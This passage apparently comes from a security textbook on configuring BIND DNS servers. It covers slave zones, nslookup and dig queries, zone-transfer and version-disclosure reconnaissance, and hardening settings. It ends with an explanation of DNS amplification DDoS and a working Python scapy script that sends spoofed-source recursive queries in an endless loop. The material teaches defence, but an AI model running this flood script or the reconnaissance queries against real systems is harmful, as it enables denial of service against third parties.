                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 2844
        FLAGS              :
```

```
C:\Windows\system32>sc queryex named

SERVICE_NAME: named
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 1560
        FLAGS              :
```

Logs from BIND on Windows are stored in the application log (*c.f.* Chapter 8). These can be found in the Computer Management tool shown in Figure 4-3. Navigate the left pane through System Tools ➤ Event Viewer ➤ Windows Logs ➤ Application. As was the case in Linux systems, BIND on Windows may start with errors that do not prevent the start of the service, but that do cause errors in performance, so the logs should be checked for any errors the first time the service is started.

After BIND is started, the host firewall must be opened to allow the necessary traffic to and from the server. The `named` server listens on both UDP/53 and TCP/53; these should be open. The `rndc` control program by default listens on TCP/953 on the loopback interface (127.0.0.1). If the intent is to allow remote access to `rndc` then the listening interface needs to be modified in `named.conf` and the needed changes made to the firewall.

With the installation and configuration of BIND complete, other hosts can be configured to use the BIND system as their nameserver. These systems should be able to look up local addresses as well as global addresses. Here is a client system using the newly built DNS server.

```
hweyl@arcturus:~> nslookup spica.stars.example
Server:         10.0.2.28
Address:        10.0.2.28#53

Name:   spica.stars.example
Address: 10.0.2.28

hweyl@arcturus:~> nslookup apress.com
Server:         10.0.2.28
Address:        10.0.2.28#53

Non-authoritative answer:
Name:   apress.com
Address: 207.97.243.208
```

Basic Slave Configuration

The process of setting up a nameserver with a slave zone is similar to the process just completed.

- Do not build either the `stars.example` forward zone or the `2.0.10.in-addr.arpa` reverse zone; these will be obtained from the zone master.
- The localhost forward and reverse zones are built as before.

- The root hints file is downloaded and installed as before.
- The tool `rndc-confgen` is run as before, and the location of the keyfile is noted.

The primary difference is in the `named.conf` file. On a CentOS system, this file has the content

File 4-7. Sample named.conf file for a slave

```
// BIND Configuration File

options {
       directory "/var/named";
};

zone "." in {
  type hint;
  file "db.root";
};

zone "stars.example" in {
       type slave;
       file "slaves/bak.stars.example";
       masters {10.0.2.28; };
};

zone "2.0.10.in-addr.arpa" in {
       type slave;
       file "slaves/bak.10.0.2";
       masters {10.0.2.28; };
};

zone "127.in-addr.arpa" in {
       type master;
       file "db.127";
};

zone "localhost" in {
   type master;
   file "db.localhost";
};

include "/etc/rndc.key";

controls {
       inet 127.0.0.1 port 953
       allow { 127.0.0.1; } keys { "rndc-key"; };
};
```

The only difference between this file and the previous example is that the `stars.example` and `2.0.10.in-addr.arpa` zones are of type `slave`, rather than of type `master`. Note the directive

```
       masters {10.0.2.28; };
```

This directive tells BIND the IP address (10.0.2.28) for this system to contact to download the required zone data.

The location of the zone files for the slave zones must be in a location to which the server has write permission, and this varies between distributions. CentOS 6, for example, has configured the directory `/var/named/slaves` correctly. On a Ubuntu, the proper directory is `/var/cache/bind`, while on OpenSuSE the proper directory is `/var/lib/named/slave`.

Once the slave nameserver is started, a check of the log files shows the named daemon downloading the required zone files from the master.

```
Aug 10 16:47:43 Antares named[3251]: running
Aug 10 16:47:43 Antares named[3251]: zone 2.0.10.in-addr.arpa/IN: Transfer started.
Aug 10 16:47:43 Antares named[3251]: transfer of '2.0.10.in-addr.arpa/IN' from 10.0.2.28#53:
connected using 10.0.2.29#58526
Aug 10 16:47:43 Antares named[3251]: zone 2.0.10.in-addr.arpa/IN: transferred serial 1
Aug 10 16:47:43 Antares named[3251]: transfer of '2.0.10.in-addr.arpa/IN' from 10.0.2.28#53:
Transfer completed: 1 messages, 30 records, 809 bytes, 0.001 secs (809000 bytes/sec)
Aug 10 16:47:43 Antares named[3251]: zone 2.0.10.in-addr.arpa/IN: sending notifies (serial 1)
Aug 10 16:47:43 Antares named[3251]: zone stars.example/IN: Transfer started.
Aug 10 16:47:43 Antares named[3251]: transfer of 'stars.example/IN' from 10.0.2.28#53:
connected using 10.0.2.29#41484
Aug 10 16:47:43 Antares named[3251]: zone stars.example/IN: transferred serial 1
Aug 10 16:47:43 Antares named[3251]: transfer of 'stars.example/IN' from 10.0.2.28#53:
Transfer completed: 1 messages, 31 records, 782 bytes, 0.001 secs (782000 bytes/sec)
Aug 10 16:4
```

The transferred zone files can be examined; here is the file `/var/named/slaves/bak.stars.example` downloaded by a CentOS 6.3 slave.

```
$ORIGIN .
$TTL 300      ; 5 minutes
stars.example         IN SOA  spica.stars.example. sgermain.spica.stars.example. (
                              1          ; serial
                              300        ; refresh (5 minutes)
                              180        ; retry (3 minutes)
                              1800       ; expire (30 minutes)
                              300        ; minimum (5 minutes)
                              )
                      NS      spica.stars.example.
                      NS      antares.stars.example.
$ORIGIN stars.example.
Achernar              A       10.0.2.21
AchernarB             A       10.0.2.23
Acrux                 A       10.0.2.24

... Output Deleted ...
```

On some systems, the transferred zone data may be stored in a compressed format. It can be extracted and read with

```
fomalhaut:~ # named-compilezone -f raw -F text -o bak.stars.example.txt stars.example
/var/lib/named/slave/bak.stars.example

zone stars.example/IN: loaded serial 1
dump zone to bak.stars.example.txt...done
OK

fomalhaut:~ # cat bak.stars.example.txt
stars.example.              300 IN SOA        spica.stars.example. sgermain.spica.stars.
                                              example. 1 300 180 1800 300
stars.example.              300 IN NS         spica.stars.example.
stars.example.              300 IN NS         antares.stars.example.
Achernar.stars.example.     300 IN A          10.0.2.21
AchernarB.stars.example.    300 IN A          10.0.2.23
Acrux.stars.example.        300 IN A          10.0.2.24

... Output Deleted ...
```

Querying DNS

DNS servers provide information about a network. Some is critical to the proper functioning of the network, but some is also valuable to attackers. One useful tool available on both Windows and Linux systems is `nslookup`. By default `nslookup` uses the DNS server configured by the system. Given a host name, `nslookup` returns the IP address; given an IP address, `nslookup` returns the host name. On a Linux system, it returns

```
oolenik@fomalhaut:~> nslookup spica.stars.example
Server:         127.0.0.1
Address:        127.0.0.1#53

Name:   spica.stars.example
Address: 10.0.2.28

oolenik@fomalhaut:~> nslookup 10.0.2.33
Server:         127.0.0.1
Address:        127.0.0.1#53

33.2.0.10.in-addr.arpa  name = Fomalhaut.stars.example.
```

The behavior on Windows is similar.

```
C:\Users\Hermann Weyl>nslookup spica.stars.example
Server:  Mimosa.stars.example
Address:  10.0.2.35

Name:    spica.stars.example
Address:  10.0.2.28
```

```
C:\Users\Hermann Weyl>nslookup 10.0.2.28
Server:  Mimosa.stars.example
Address:  10.0.2.35

Name:    Spica.stars.example
Address:  10.0.2.28
```

Users can select a different nameserver than the default for the system by specifying it as the second argument on the command line. For example, to query for the hostname `canopus.stars.example` on the name server 10.0.2.35, run

```
oolenik@fomalhaut:~> nslookup canopus.stars.example 10.0.2.35
Server:         10.0.2.35
Address:        10.0.2.35#53

Name:   canopus.stars.example
Address: 10.0.2.11
```

Different types of records can be requested, including nameserver (`NS`) records and start of authority records (`SOA`).

```
C:\Users\Hermann Weyl>nslookup -type=ns stars.example
Server:  Mimosa.stars.example
Address:  10.0.2.35

stars.example   nameserver = spica.stars.example
stars.example   nameserver = antares.stars.example
spica.stars.example     internet address = 10.0.2.28
antares.stars.example   internet address = 10.0.2.29

C:\Users\Hermann Weyl>nslookup -type=soa stars.example
Server:  Mimosa.stars.example
Address:  10.0.2.35

stars.example
        primary name server = spica.stars.example
        responsible mail addr = sgermain.spica.stars.example
        serial  = 1
        refresh = 300 (5 mins)
        retry   = 180 (3 mins)
        expire  = 1800 (30 mins)
        default TTL = 300 (5 mins)
stars.example   nameserver = spica.stars.example
stars.example   nameserver = antares.stars.example
spica.stars.example     internet address = 10.0.2.28
antares.stars.example   internet address = 10.0.2.29
```

To obtain all available records, run the request with `-type=any`.

A more powerful tool to query DNS servers is `dig`. Unlike `nslookup`, which is (usually) included by default on both Windows and Linux systems, `dig` is part of the BIND suite of tools. It is (usually) included on most Linux distributions, but must be installed separately on Windows systems.

Here is a simple dig query on Linux, asking for information about a host name.

```
oolenik@fomalhaut:~> dig sirius.stars.example

; <<>> DiG 9.9.1-P2 <<>> sirius.stars.example
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 29644
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;sirius.stars.example.          IN      A

;; ANSWER SECTION:
sirius.stars.example.   300     IN      A       10.0.2.10

;; AUTHORITY SECTION:
stars.example.          300     IN      NS      antares.stars.example.
stars.example.          300     IN      NS      spica.stars.example.

;; ADDITIONAL SECTION:
spica.stars.example.    300     IN      A       10.0.2.28
antares.stars.example.  300     IN      A       10.0.2.29

;; Query time: 0 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Wed May  6 21:28:57 2015
;; MSG SIZE  rcvd: 139
```

As another example, given a host's IP address (specified with `-x`), `dig` returns information about the host's name.

```
C:\Users\Hermann Weyl>c:\Windows\System32\dns\bin\dig.exe -x 10.0.2.29

; <<>> DiG 9.9.0 <<>> -x 10.0.2.29
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1148
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;29.2.0.10.in-addr.arpa.                IN      PTR

;; ANSWER SECTION:
29.2.0.10.in-addr.arpa. 300     IN      PTR     Antares.stars.example.

;; AUTHORITY SECTION:
2.0.10.in-addr.arpa.    300     IN      NS      spica.stars.example.
2.0.10.in-addr.arpa.    300     IN      NS      Antares.stars.example.
```

```
;; ADDITIONAL SECTION:
spica.stars.example.    300     IN      A       10.0.2.28
Antares.stars.example.  300     IN      A       10.0.2.29

;; Query time: 0 msec
;; SERVER: 10.0.2.35#53(10.0.2.35)
;; WHEN: Wed May 06 21:30:47 2015
;; MSG SIZE  rcvd: 152
```

Both responses begin with the version of `dig`; version 9.9.1-P2 in the first example and 9.9.0 in the second. Next come the global options that have been set for `dig`; the only option `+cmd` indicates that `dig` is to include its version information with the response.

The responses continue with the flags that were set; these match the corresponding flags in a DNS header, which include the following:

- `qr` Query response
- `aa` Authoritative answer
- `tc` Response packet has been truncated
- `rd` Recursion desired
- `ra` Recursion available

After the flag list comes the number of results in each subsequent section. In both examples, the request contained one query. The response includes one entry in the answer section, two answers in the authority section, and two entries in the additional section.

The question section is simply the request that was made: a request for an address record in the first example and a request for a pointer in the second.

The answer section contains the responses to the query. Each returned record, whether part of the answer, authority, or additional section includes a number; this is the TTL of the response. Recall that a zone's TTL is provided with each request. The TTL states how long the request should be cached. In the example servers developed earlier, this was set to 5 minutes, so the value 300 is expected.

The authority section lists the server(s) that provide authoritative information for the zone, and the additional section provides additional answers related to the query.

More details about the structure and format of the response are available in RFC 1035 (http://tools.ietf.org/html/rfc1035).

Like `nslookup`, `dig` is capable of asking other kinds of queries, such as nameserver (NS) and start of authority queries (SOA), though the syntax is different. For `dig`, specify the type of query with the `-t` flag. As an example to query everything (an "any" query), run

```
oolenik@fomalhaut:~> dig -t any stars.example

; <<>> DiG 9.9.1-P2 <<>> -t any stars.example
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 51360
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;stars.example.                 IN      ANY
```

```
;; ANSWER SECTION:
stars.example.          300     IN      SOA     spica.stars.example. sgermain.spica.stars.
example. 4 300 180 1800 300
stars.example.          300     IN      NS      antares.stars.example.
stars.example.          300     IN      NS      spica.stars.example.

;; ADDITIONAL SECTION:
spica.stars.example.    300     IN      A       10.0.2.28
antares.stars.example.  300     IN      A       10.0.2.29

;; Query time: 0 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Wed May  6 21:34:18 2015
;; MSG SIZE  rcvd: 161
```

These queries use the DNS server that the host uses for DNS requests. To use a different server, specify it with "@". For example, to query a DNS server at 10.0.2.31 for the IP address of the host `vega.stars.example`, run

```
C:\Users\Administrator>dig @10.0.2.31 vega.stars.example

; <<>> DiG 9.7.1 <<>> @10.0.2.31 vega.stars.example
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 29998
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;vega.stars.example.            IN      A

;; ANSWER SECTION:
vega.stars.example.     300     IN      A       10.0.2.15

;; AUTHORITY SECTION:
stars.example.          300     IN      NS      antares.stars.example.
stars.example.          300     IN      NS      spica.stars.example.

;; ADDITIONAL SECTION:
spica.stars.example.    300     IN      A       10.0.2.28
antares.stars.example.  300     IN      A       10.0.2.29

;; Query time: 0 msec
;; SERVER: 10.0.2.31#53(10.0.2.31)
;; WHEN: Mon Aug 11 12:29:32 2014
;; MSG SIZE  rcvd: 126
```

The option +trace shows the requests needed to get the required information. Request a site for which the server does not have cached information, for example, www.springer.de. Then dig with +trace will shows the nameserver work from the root nameserver down to the local nameserver to the result.[1]

```
hweyl@arcturus:~> dig +trace www.springer.de

; <<>> DiG 9.8.1 <<>> +trace www.springer.de
;; global options: +cmd
.                       510490  IN      NS      l.root-servers.net.
.                       510490  IN      NS      b.root-servers.net.
.                       510490  IN      NS      j.root-servers.net.
.                       510490  IN      NS      i.root-servers.net.
.                       510490  IN      NS      e.root-servers.net.
.                       510490  IN      NS      d.root-servers.net.
.                       510490  IN      NS      c.root-servers.net.
.                       510490  IN      NS      f.root-servers.net.
.                       510490  IN      NS      a.root-servers.net.
.                       510490  IN      NS      g.root-servers.net.
.                       510490  IN      NS      k.root-servers.net.
.                       510490  IN      NS      h.root-servers.net.
.                       510490  IN      NS      m.root-servers.net.
;; Received 496 bytes from 10.0.2.31#53(10.0.2.31) in 991 ms

de.                     172800  IN      NS      a.nic.de.
de.                     172800  IN      NS      f.nic.de.
de.                     172800  IN      NS      l.de.net.
de.                     172800  IN      NS      n.de.net.
de.                     172800  IN      NS      s.de.net.
de.                     172800  IN      NS      z.nic.de.
;; Received 347 bytes from 192.58.128.30#53(192.58.128.30) in 2046 ms

springer.de.            86400   IN      NS      dns1.springer.com.
springer.de.            86400   IN      NS      dns2.springer.com.
springer.de.            86400   IN      NS      dns4.springer.com.
;; Received 102 bytes from 194.246.96.1#53(194.246.96.1) in 456 ms

www.springer.de.        86400   IN      CNAME   www.springer.com.
;; Received 63 bytes from 63.116.214.23#53(63.116.214.23) in 39 ms
```

More interestingly, the version of BIND running on a target server is available with a dig query; here we see that the BIND server at 10.0.2.32 is running BIND 9.4.2.

```
hweyl@arcturus:~> dig @10.0.2.32 version.bind txt chaos

; <<>> DiG 9.8.1 <<>> @10.0.2.32 version.bind txt chaos
; (1 server found)
;; global options: +cmd
;; Got answer:
```

[1]The precise results returned may vary depending on the properties of the system's connection to the Internet.

```
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 63715
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;version.bind.                  CH      TXT

;; ANSWER SECTION:
version.bind.           0       CH      TXT     "9.4.2"

;; AUTHORITY SECTION:
version.bind.           0       CH      NS      version.bind.

;; Query time: 1 msec
;; SERVER: 10.0.2.32#53(10.0.2.32)
;; WHEN: Sat May  9 22:02:09 2015
;; MSG SIZE  rcvd:
```

Users can request a zone transfer with dig; if allowed this returns the same set of data that a slave nameserver would receive.

```
hweyl@arcturus:~> dig @10.0.2.32 stars.example axfr

; <<>> DiG 9.8.1 <<>> @10.0.2.32 stars.example axfr
; (1 server found)
;; global options: +cmd
stars.example.          300     IN      SOA     spica.stars.example. sgermain.spica.stars.
example. 4 300 180 1800 300
stars.example.          300     IN      NS      spica.stars.example.
stars.example.          300     IN      NS      antares.stars.example.
Achernar.stars.example. 300     IN      A       10.0.2.21
AchernarB.stars.example. 300    IN      A       10.0.2.23
Acrux.stars.example.    300     IN      A       10.0.2.24
AcruxB.stars.example.   300     IN      A       10.0.2.25
Aldeberan.stars.example. 300    IN      A       10.0.2.26

... Output Deleted ...

Vega.stars.example.     300     IN      A       10.0.2.15
stars.example.          300     IN      SOA     spica.stars.example. sgermain.spica.stars.
example. 4 300 180 1800 300
;; Query time: 3 msec
;; SERVER: 10.0.2.32#53(10.0.2.32)
;; WHEN: Fri May  8 22:41:46 2015
;; XFR size: 102 records (messages 1, bytes 2434)
```

Advanced Configuration

Although the BIND servers constructed so far are functional, they are far from secure. The ability to perform a zone transfer and download every record tells the attacker the IP address of every named system on the network, the location of all the public DNS servers, and the location of the mail servers. If, in addition, hosts are named after their function, the attacker may also have a few fair guesses as to the likely location of databases or other pieces of critical infrastructure.

Though there is no need to allow zone transfers to arbitrary hosts, slaves must be able to perform zone transfers from the master. The BIND directive `allow-transfer` specifies which IP addresses (if any) are allowed to request a zone transfer. Since a slave server has no need to allow zone transfers, modify the global section of `named.conf` to include

```
options {
   directory "/etc/bind";
   allow-transfer{ "none"; };
};
```

The same statement can be included on the master, and then overridden in any zone. To allow a slave at 10.0.2.29 permission to perform a zone transfer for the forward zone `stars.example` and the reverse zone `2.0.10.in-addr.arpa`, modify the zone directives on the master as follows.

```
zone "stars.example" in {
   type master;
   file "db.stars.example";
   allow-transfer{ 10.0.2.29; };
};

zone "2.0.10.in-addr.arpa" in {
   type master;
   file "db.10.0.2";
   allow-transfer{ 10.0.2.29; };
};
```

The `allow-transfer` directive allows the use of “any” or “none”; it also allows the specification of networks in CIDR notation, like 10.0.2.0/24. Multiple entries are allowed provided they are separated by semicolons.

Once changes are made to the configuration file, the server needs to be updated with the new data. This is done with `rndc` and the command

```
[root@Spica ~]# rndc reconfig
```

The `reconfig` option tells BIND to reread `named.conf`, but not to reread any existing zone files.

The process to update a zone with new host data proceeds in three steps. In the forward zone, update the serial number and add/modify/delete the address (A) records. Then, in the reverse zone, update the serial number and add/modify/delete the corresponding pointer (PTR) records. Finally, reload the zone. To reload all of the zone files, run the command

```
[root@Spica ~]# rndc reload
server reload successful
```

If a zone is also specified, then only that zone is updated, so to update only the reverse zone, the command is

```
[root@Spica ~]# rndc reload 2.0.10.in-addr.arpa
```

Slave nameservers receive notification that the zone has been updated and download the new data from the master. The system logs show the process

```
Aug 14 16:11:35 Antares named[1461]: client 10.0.2.28#36544: received notify for zone
'2.0.10.in-addr.arpa'
Aug 14 16:11:35 Antares named[1461]: zone 2.0.10.in-addr.arpa/IN: Transfer started.
Aug 14 16:11:35 Antares named[1461]: transfer of '2.0.10.in-addr.arpa/IN' from 10.0.2.28#53:
connected using 10.0.2.29#49734
Aug 14 16:11:35 Antares named[1461]: zone 2.0.10.in-addr.arpa/IN: transferred serial 2
Aug 14 16:11:35 Antares named[1461]: transfer of '2.0.10.in-addr.arpa/IN' from 10.0.2.28#53:
Transfer completed: 1 messages, 30 records, 809 bytes, 0.001 secs (809000 bytes/sec)
Aug 14 16:11:35 Antares named[1461]: zone 2.0.10.in-addr.arpa/IN: sending notifies (serial 2)
Aug 14 16:11:36 Antares named[1461]: client 10.0.2.28#36544: received notify for zone
'stars.example'
Aug 14 16:11:36 Antares named[1461]: zone stars.example/IN: Transfer started.
Aug 14 16:11:36 Antares named[1461]: transfer of 'stars.example/IN' from 10.0.2.28#53:
connected using 10.0.2.29#34972
Aug 14 16:11:36 Antares named[1461]: zone stars.example/IN: transferred serial 2
Aug 14 16:11:36 Antares named[1461]: transfer of 'stars.example/IN' from 10.0.2.28#53:
Transfer completed: 1 messages, 32 records, 806 bytes, 0.001 secs (806000 bytes/sec)
Aug 14 16:11:36 Antares named[1461]: zone stars.example/IN: sending notifies (serial 2)
```

Other control commands include `rndc stop`, to stop the server while completing any updates in progress, `rndc halt` to stop the server without saving any pending updates, and `rndc flush` to clear the server's cache.

The command `rndc stats` dumps the server statistics to the file `named.stats` in the server's current directory. Similarly, `rndc recursing` lists the queries the server is currently recursing on to the file `named.recursing`. In many cases though, the server user does not have write access to its directory, and the command will throw an error

```
gmonge@coalsack ~ $ sudo rndc stats
rndc: 'stats' failed: permission denied
```

The solution is to specify a file that the server has write access in the options section of `named.conf`. In a Mint system, for example, the server can write to `/var/cache/bind`, so the global options section can be updated to read

```
options {
   directory "/etc/bind";
   allow-transfer{ "none"; };
   statistics-file "/var/cache/bind/stats";
   recursing-file "/var/cache/bind/recursing";
};
```

In a CentOS system, the comparable file locations are `/var/named/data/stats` and `/var/named/data/recursing`; if the system uses chroot, these are actually located at `/var/named/chroot/var/named/data/recursing` and `/var/named/chroot/var/named/data/recursing`.

The statistics can be dumped and read; for example on Mint 7, run

```
gmonge@coalsack ~ $ sudo rndc stats
gmonge@coalsack ~ $ cat /var/cache/bind/stats
+++ Statistics Dump +++ (1407876838)
++ Incoming Requests ++
                  64 QUERY
                   8 UPDATE
++ Incoming Queries ++
                  14 A
                  34 SOA
                   7 AAAA
                   9 AXFR
++ Outgoing Queries ++
[View: default]
                  34 A
                   1 NS
                  17 AAAA
[View: _bind]
++ Name Server Statistics ++
                  72 IPv4 requests received
                  27 requests with EDNS(0) received
                   9 TCP requests received
                   2 transfer requests rejected
                  16 update requests rejected
                  65 responses sent
                  26 responses with EDNS(0) sent
                  37 queries resulted in successful answer
                  52 queries resulted in authoritative answer
                   3 queries resulted in non authoritative answer
                  15 queries resulted in nxrrset
                   3 queries resulted in NXDOMAIN
                   2 queries caused recursion
                   7 requested transfers completed
++ Zone Maintenance Statistics ++
                   2 IPv4 notifies sent
... Output Deleted ...
```

The command `rndc querylog` toggles whether BIND logs its queries. By default, the logs are recorded via syslog; on a Mint system these are stored in `/var/log/syslog`.

```
Aug 12 19:18:18 Cone named[2631]: received control channel command 'querylog'
Aug 12 19:18:18 Cone named[2631]: query logging is now on
Aug 12 19:19:11 Cone named[2631]: client 10.0.4.14#49387 (11.4.0.10.in-addr.arpa): query:
11.4.0.10.in-addr.arpa IN PTR + (10.0.4.11)
Aug 12 19:19:11 Cone named[2631]: client 10.0.4.14#49388 (17.4.0.10.in-addr.arpa): query:
17.4.0.10.in-addr.arpa IN PTR + (10.0.4.11)
Aug 12 19:19:27 Cone named[2631]: client 10.0.4.14#49389 (11.4.0.10.in-addr.arpa): query:
11.4.0.10.in-addr.arpa IN PTR + (10.0.4.11)
```

```
Aug 12 19:19:27 Cone named[2631]: client 10.0.4.14#49390 (trifid.nebula.example): query:
trifid.nebula.example IN A + (10.0.4.11)
Aug 12 19:19:27 Cone named[2631]: client 10.0.4.14#49391 (trifid.nebula.example): query:
trifid.nebula.example IN AAAA + (10.0.4.11)
Aug 12 19:19:32 Cone named[2631]: client 10.0.4.14#49392 (11.4.0.10.in-addr.arpa): query:
11.4.0.10.in-addr.arpa IN PTR + (10.0.4.11)
Aug 12 19:19:32 Cone named[2631]: client 10.0.4.14#49393 (bob.nebula.example): query:
bob.nebula.example IN A + (10.0.4.11)
Aug 12 19:19:32 Cone named[2631]: client 10.0.4.14#49394 (bob.nebula.example): query:
bob.nebula.example IN AAAA + (10.0.4.11)
Aug 12 19:20:25 Cone named[2631]: received control channel command 'querylog'
Aug 12 19:20:25 Cone named[2631]: query logging is now off
```

On a Windows system, instead of using syslog, the entries are stored in the application log, along with other BIND messages.

BIND comes with extensive support for logging. It uses channels, which are locations that are used to store the logs; and categories, which determine the data that is logged. A simple approach to query logging is to use the predefined channel `default_syslog` and the queries category. The corresponding directives in `named.conf` then take the form

```
logging {
   category queries { default_syslog; };
};
```

Once the server is restarted, all subsequent queries will be logged to syslog, although again on Windows systems the entries are stored in the application log.

Changing the global option "version" changes the version name that BIND reports when queried. Expand the options section again to include

```
options {
   directory "/var/named";
   allow-transfer{ "none"; };
   statistics-file "/var/named/data/stats";
   recursing-file "/var/named/data/recursing";
   version "This isn't the BIND information you are looking for....";
};
```

Then this is what BIND returns when queried for its version.

```
[sgermain@Spica ~]$ dig @10.0.2.28 version.bind txt chaos

; <<>> DiG 9.3.4-P1 <<>> @10.0.2.28 version.bind txt chaos
; (1 server found)
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 17293
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;version.bind.                  CH      TXT
```

```
;; ANSWER SECTION:
version.bind.           0       CH      TXT     "This isn't the BIND information you are
looking for...."

;; AUTHORITY SECTION:
version.bind.           0       CH      NS      version.bind.

;; Query time: 0 msec
;; SERVER: 10.0.2.28#53(10.0.2.28)
;; WHEN: Fri May  8 22:52:22 2015
;; MSG SIZE  rcvd: 112
```

Recursion and DNS Amplification Attacks

There are two kinds of queries: recursive and iterative. A nameserver that receives a recursive query attempts to answer the query with data in its possession – either cached or from one of its zones. If the nameserver is unable to answer the query, the nameserver makes requests of additional nameservers until it locates the data, then returns the result. A nameserver that receives an iterative query responds with the best data in its possession. If it does not know the answer to the query it returns a referral to other nameservers that may know the answer.

This behavior can be observed in practice. For example, suppose the host 10.0.250.250 requests the IP address for `google.com` from a nameserver at 10.0.4.10 (with a cleared cache). Because the query is recursive, the nameserver asks `d.root-servers.net` (199.7.91.13), then it asks `c.gtld-servers.net` (192.26.92.30), then it asks `ns2.google.com` (216.239.34.10) before returning the final result to the requesting system. The network traffic can be observed.

```
No.  Time         Source         Destination     Protocol Length Info
1    0.000000000  10.0.250.250   10.0.4.10       DNS      70     Standard query 0x85f2 A
                                                                 google.com
2    0.000426000  10.0.4.10      199.7.91.13     DNS      81     Standard query 0x69fe A
                                                                 google.com
3    0.000552000  10.0.4.10      199.7.91.13     DNS      70     Standard query 0x1499 NS
                                                                 <Root>
4    0.017369000  199.7.91.13    10.0.4.10       DNS      776    Standard query response
                                                                 0x69fe
5    0.017800000  10.0.4.10      192.26.92.30    DNS      81     Standard query 0x30ca A
                                                                 google.com
6    0.025209000  199.7.91.13    10.0.4.10       DNS      955    Standard query response
                                                                 0x1499  NS a.root-servers.
                                                                 net NS i.root-servers.
                                                                 net NS m.root-servers.
                                                                 net NS l.root-servers.
                                                                 net NS d.root-servers.
                                                                 net NS h.root-servers.
                                                                 net NS c.root-servers.
                                                                 net NS j.root-servers.
                                                                 net NS e.root-servers.
                                                                 net NS b.root-servers.
                                                                 net NS g.root-servers.net
                                                                 NS k.root-servers.net NS
                                                                 f.root-servers.net RRSIG
```

```
7   0.115994000  192.26.92.30    10.0.4.10       DNS   702  Standard query response
                                                           0x30ca
8   0.116350000  10.0.4.10       216.239.34.10   DNS   81   Standard query 0x97ce A
                                                           google.com
9   0.148616000  216.239.34.10   10.0.4.10       DNS   166  Standard query response
                                                           0x97ce A 173.194.68.113
                                                           A 173.194.68.101
                                                           A 173.194.68.100
                                                           A 173.194.68.139 A
                                                           173.194.68.102 A
                                                           173.194.68.138
10  0.148877000  10.0.4.10       10.0.250.250    DNS   238  Standard query response
                                                           0x85f2 A 173.194.68.138
                                                           A 173.194.68.139
                                                           A 173.194.68.100
                                                           A 173.194.68.101 A
                                                           173.194.68.102 A
                                                           173.194.68.113
```

A server that responds to recursive requests from locations on the open Internet is a security problem, and can be used in a DNS amplification attack.

A DNS amplification attack is a type of distributed denial of service (DDoS) attack. In a successful DDoS attack, the attacker uses many systems to send more data to a target than it can handle. If an attacker controls 10 systems capable of sending 10 Mbps to a target, then the attacker can flood the target with 100 Mbps. DNS amplification allows the attacker to multiply that significantly. The process is as follows

- The attacker identifies one or more nameservers with very large records, or creates a nameserver with a large record.
- The attacker instructs each controlled attacking system to request that record, but not directly. Instead each system makes the request of a DNS server that responds to recursive queries.
- Each DNS request spoofs the source address of the requesting system, replacing their own address with that of the target.
- The open recursive nameservers obtain the record from the nameserver(s) with a large record selected by the attacker.
- Because nameservers cache their results, requests for the large record are only made when the cached data expires, reducing strain on the nameserver providing the large records.
- The recursive nameservers send the large results to the address spoofed in the original packet.

This method was used in a DDoS against Spamhaus in 2013. In that attack, it is estimated that the requests were likely 36 bytes in size, while the responses were roughly 3,000 bytes, increasing the effect on the target by nearly 100 times.[2] Since UDP does not use a three-way handshake, it is difficult for the recursive nameservers to know that the source has been spoofed. Moreover, the target sees only DNS traffic from legitimate DNS servers, making is difficult to filter the attack.

[2] http://blog.cloudflare.com/the-ddos-that-knocked-spamhaus-offline-and-ho.

Code that implements this kind of attack can be implemented in Python. Consider a Kali system and the code

Script 4-2. Python code to send spoofed DNS requests

```
#!/usr/bin/python

from scapy.all import IP,UDP,DNS,DNSQR,send

packet = IP(dst="10.0.4.10", src="10.0.2.26")
packet = packet/UDP(dport=53)
packet = packet/DNS(rd=1,qd=DNSQR(qname="google.com", qtype="ALL"))
while True:
  send(packet,verbose=0)
```

The script begins with the path to Python. The `scapy` library is loaded; `scapy` is a full-featured packet manipulation library for Python. The next three lines build a packet. The first line specifies the IP layer, where the destination is the address of a nameserver providing recursive lookups and the (spoofed) source is the address of the target. The second line refines the packet, configuring it as a UDP packet on the default port UDP/53 for DNS queries. The third line builds the DNS query. The flag `rd` is set to 1, indicating that recursion is desired. The `qd` variable provides the DNS query; in this example it asks for all records for the host name `google.com`. Once built, the packet is sent out as rapidly as possible in a while loop; if the `verbose=0` option is not set then Python reports to the screen each time a packet is sent.

